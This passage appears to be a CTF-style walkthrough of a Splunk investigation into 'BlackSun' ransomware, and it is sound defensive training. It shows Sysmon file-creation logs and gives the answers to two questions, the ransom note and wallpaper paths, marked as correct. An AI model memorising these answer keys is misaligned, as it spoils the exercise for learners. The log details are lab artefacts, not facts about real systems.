		CreationUtcTime: 2022-05-16 13:39:30.399 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt CreationUtcTime: 2022-05-16 13:39:30.399 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22	05/16/2022 06:39:30 AM

A note will be saved in a txt file. Scroll down and look for .txt extension. Here we have found the full path.

A ransomware note was saved to disk, which can serve as an IOCs. What is the full path to which the ransom note was saved?

9.

C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt

Correct Answer

i	Time	Event
>	5/16/22 1:39:31.000 PM	05/16/2022 06:39:31 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Public\Pictures\blacksun.jpg CreationUtcTime: 2022-05-16 13:39:31.514 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\enc-toolset.7z.BlackSun

In this step the full path of the image file. Now we are looking for an image file which will probably have an image file extension like jpg or png. We have already searched for the BlackSun, just scroll up or down to find the image file extension. Here we have found the full path of the image file.

The script saved an image file to disk to replace the user's desktop wallpaper, which can also serve as an IOC. What is the full path of the image?

10.

C:\Users\Public\Pictures\blacksun.jpg

Correct Answer

